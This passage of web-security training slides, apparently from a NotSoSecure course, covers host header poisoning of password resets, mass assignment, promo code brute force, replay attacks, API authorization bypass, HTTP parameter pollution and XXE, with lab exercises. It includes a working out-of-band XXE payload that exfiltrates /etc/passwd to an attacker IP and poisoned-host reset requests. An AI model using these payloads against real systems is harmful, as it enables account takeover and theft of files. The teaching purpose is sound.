Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

https://example.com/uid=abcxyz123@!98765A

Host: attackerdomain.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

No email link

Host: attackerdomain.com/example.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com/example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

https://example.com/uid=abcxyz123@!98765A

NotSoSecure part of claranet cyber security

Exercise

Host Header Validation Bypass

- Bypass host header validation to perform header poisoning for your account
- Capture the password reset token
- Change the password of the account using the captured token:

  Challenge URL:
  http://topup.webhacklab.com/Account/ForgotPassword

- **Note:** Use an account with valid email address to receive the reset link.
  Use **attacker.com** as attacker owned domain to receive the token

Module:
Business Logic and Authz Flaws

- ☑ Mass Assignment
- ☑ Invite/Promo Code Bypass
- ☑ Replay Attack
- ☑ API Authorization Bypass
- ☑ HTTP Parameter Pollution (HPP)

And relevant case studies

Business Logic Flaws

- Modern applications have complex process flows to perform various functions such as buying products, making a financial transaction etc.

- A business logic issue occurs when a legitimate flow of functionality is manipulated or misused in a way which could lead to an adverse effect on the business function

NotSoSecure part of claranet cyber security

Authorization Flaws

- The concept of authorization is to allow access to the resource that the user has permissions for
- Authorization flaws occur when a user can manipulate requests to access resources out of their permission range

Mass Assignment

- Binding HTTP request parameters to update the model or object directly could lead to Mass Assignment (Autobinding) vulnerability
- Various names per web framework:
  - Mass Assignment (Ruby on Rails, NodeJS);
  - Autobinding (Spring/ASP.NET MVC);
  - Object injection (PHP)

```
public class User
{
    public Guid UserID { get; set; }
    public string Username { get; set; }
    public bool isAdmin { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Address { get; set; }
}
```


NotSoSecure part of claranet cyber security

Exercise

Mass Assignment

- Escalate privilege from a bronze user to a gold user through profile update to avail additional discount:

  Challenge URL:
  http://topup.webhacklab.com/api/user

Invite/Promo Code Bypass

- Invite/Promo Codes are essential in customer focused business
- Code generation logic is the key focus area
- Generation Logic can include combination of encoding, encryption, hashing
- If attacker can understand the Code generation logic or perform bruteforce over validation API they can make profit

NotSoSecure part of claranet cyber security

Exercise

Invite/Promo Code Bypass

- Identify the promo code generation mechanism for O2 Mobile
- Brute-force and identify valid secret promo codes to get maximum discount on recharge (greater than 50%):

  Challenge URL:
  http://topup.webhacklab.com/Shop/Topup


Replay Attack

- When interacting with 3rd party applications (e.g. payment gateway), usually applications combine certain sensitive data into an encrypted blob, which is decrypted and validated by the 3rd party

- An attacker can replay a previously valid data blob and pay less for items with higher cost, in cases where the price and item value is not cross validated by the 3rd party service

NotSoSecure part of claranet cyber security

Replay Attack



NotSoSecure part of claranet cyber security


Attack Scenario

- Add cheap items to the cart. During the payment process, capture the encrypted payment data being sent to the payment gateway
- Initiate another shopping process and add expensive/multiple items to the cart. Replace the payment data with the previously captured data
- If the application does not cross validate the data, we'll be able to buy products at a lower price

NotSoSecure part of claranet cyber security

Replay Attack

Replay Attack



NotSoSecure part of claranet cyber security

Attack Scenario: API Authorization Bypass

- A recharge application allows users to access their order details
- The order details request consists of userid parameter
- The attacker captures the request and changes the value of userid from own id to the victim user's id
- As the application has no authorization validation, the order details of the victim user is fetched.

Attack Scenario

- What can we do in case we find following API?
  - http://www.example.com/v3/customers/me
- Possible Scenarios:
  - Remove me - http://www.example.com/v3/customers - **Safe**
  - Get other stuff - http://www.example.com/v3/staff - **Safe**
  - We got customer from other URL
    - http://www.example.com/v3/customers/777111555
    - http://www.example.com/v3/customers/777111777 - **Vulnerable!**

NotSoSecure part of claranet cyber security

Exercise

API Authorization Bypass

- Identify the password question of “aabuser**X**@webhacklab.com” user through API call
- Update the phone number of the user “aabuser**X**@webhacklab.com”

  Challenge URL:
  http://topup.webhacklab.com/api/user

HTTP Parameter Pollution

- HPP attacks can be described as the injection of query string delimiter to add or override HTTP GET/POST parameter
- Applications behave in different ways when multiple parameters of same name are passed

e.g. PHP takes the value from the last parameter (of same name)

ASP concatenates the values of all parameters (of same name)

NotSoSecure part of claranet cyber security

List: Server Enumeration with HPP

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Reference:
https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf


NotSoSecure part of claranet cyber security

HPP Implication

- Override existing hardcoded HTTP parameters
- Access and potentially exploit uncontrollable variables
- WAF rules and input validation bypass
- Modify the application behaviors

NotSoSecure part of claranet cyber security

Real World Example



- Unsubscribe link from email notification:
  - https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=1134885524&nid=22+26
- HPPed link from an attacker:
  - https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=2321301342**&uid=1134885524**&nid=22+26
- Ref: https://blog.mert.ninja/twitter-hpp-vulnerability/

NotSoSecure part of claranet cyber security

CVE-2017-12635: HPP in CouchDB

- CouchDB only allows one admin user to be created via registration, but allows creating multiple member
- HPP Allows bypassing this restriction:
  when a user account is created POST request can be modified with
  (`"roles": ["_admin"], "roles": []`)
- First step validation looks at second value of roles, whereas Internal Parser considers first value
- This results in new user having admin level capabilities

NotSoSecure part of claranet cyber security

Exercise

HTTP Parameter Pollution (HPP)

- Create a new user (user**X**) with “admin” role in the CouchDB instance

  Challenge URL:
  http://misc.webhacklab.com:5984/_utils/

Module:

XML External Entity (XXE) Attacks

- ☑ XXE Basics
- ☑ Out of Band Exploitation
- ☑ XXE through SAML
- ☑ XXE in File Parsing

And relevant case studies

XML External Entity (XXE) Basics

- An XML External Entity attack is a type of attack against an application that parses XML input

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser, leading to the disclosure of confidential data, DoS, SSRF, port scanning etc.

NotSoSecure part of claranet cyber security

XML Entity

- Entity represented by &entityname;
- Think of it like a storing a variable

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author
 [ <!ELEMENT author (#PCDATA)>
<!ENTITY js "Jo Smith">
 ]>
<author>&js;</author>
```


www.freebsd.org/doc/en_US.ISO8859-1/books/fdp-primer/xml-primer-include.htm

Example 7.10. Using General Entities to Include Files

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" [
<!ENTITY chapter.1 SYSTEM "chapter1.xml">
<!ENTITY chapter.2 SYSTEM "chapter2.xml">
<!ENTITY chapter.3 SYSTEM "chapter3.xml">
<!-- And so forth -->
]>

<html xmlns="http://www.w3.org/1999/xhtml">
  <!-- Use the entities to load in the chapters -->

  &chapter.1;
  &chapter.2;
  &chapter.3;
</html>
```

XML Parsing in Applications

- Many applications parse the XML files submitted by the end user and may display elements of the XML file in the output



e.g. Thanks
“Jo Smith” for
your submission

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author
 [ <!ELEMENT author (#PCDATA)>
<!ENTITY js "Jo Smith">
 ]>
<author>&js;</author>
```


NotSoSecure part of claranet cyber security

Exercise

XML External Entity (XXE)

- Identify and exploit XXE to extract the contents of the file **'/etc/passwd'** :

  Challenge URL:
  http://hc.webhacklab.com/v1/api/status

Out of Band Basics

- Out of band technique can be used in case of we do not get response to the same page, by making the application server make requests (HTTP/DNS/FTP etc.) to an external host (controlled by the attacker)

JSON to XML

- JSON requests can also be converted to XML (incase server also supports XML):

  Content-Type:
  application/json → Content-Type: application/xml

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 78
Content-Type: application/json;charset=UTF-8

{"root": {"root": {"Object": {
  "IP": "10.1.1.1",
  "Domain": "test.com"
}}}}
```

JSON request

```
OST /v2/api/status HTTP/1.1
ost: hc.webhacklab.com
ser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
irefox/56.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
ontent-Length: 148
ontent-Type: application/xml;charset=UTF-8

?xml version="1.0" encoding="UTF-8" standalone="no"?>
root>
root>
Object>
IP>10.1.1.1</IP>
Domain>test.com</Domain>
/Object>
/root>
/root>
```

Trying XXE now ?

Converted XML request

Advanced XXE Exploitation over OOB channels

- In certain cases the XML external entities are being processed on the server side yet don't reveal any information in the response to confirm the XXE execution

- In such cases Out-of-band (OOB) channels such as DNS, HTTP and FTP can be used for confirmation and exploitation of XXE

  XXESERV is one such tool which can be used to set up a mini web server with FTP support for XXE payloads.
  https://github.com/staaldraad/xxeserv

Reference:
https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf

NotSoSecure part of claranet cyber security

Advanced XXE Exploitation over OOB channels

Attack Scenario:

- For OOB exploitation an attacker can craft payloads which contain requests fo externally hosted Document Type Declaration (DTD), which can be used for confirming the vulnerability

- Further exploitation in form of file extraction.

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.7:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</ettdtd>
```

Request payload

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.7:2121/%d;'>">
```

ext.dtd

Exercise

Adv XXE Exploitation over OOB

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file **/etc/passwd** from the host:

  Challenge URL:
  http://hc.webhacklab.com/

- **Note:** Use user**X**.webhacklab.com for performing this exercise


XXE through SAML

- SAML based service requests contain XML document and hence are prone to XML External Entity (XXE) attacks

Attack Scenario:

- The attacker can inject the payload into the SAML-XML service document and execute the payload leading to XXE, if the XML parser is weakly configured

XXE through SAML



NotSoSecure part of claranet cyber security

Demo

XXE through SAML

- Exploit SAML XML to perform XXE attack and extract the contents of the file "**c:/windows/win.ini**" from the host:


  Challenge URL:
  http://topup.webhacklab.com/saml/SAML.aspx

XXE in File Parsing

- **Open Document Format** is an XML based file format
- Files in ODF : docx, pptx, xlsx, odt, ods, odp and more
- The files are zip collection of multiple XML's
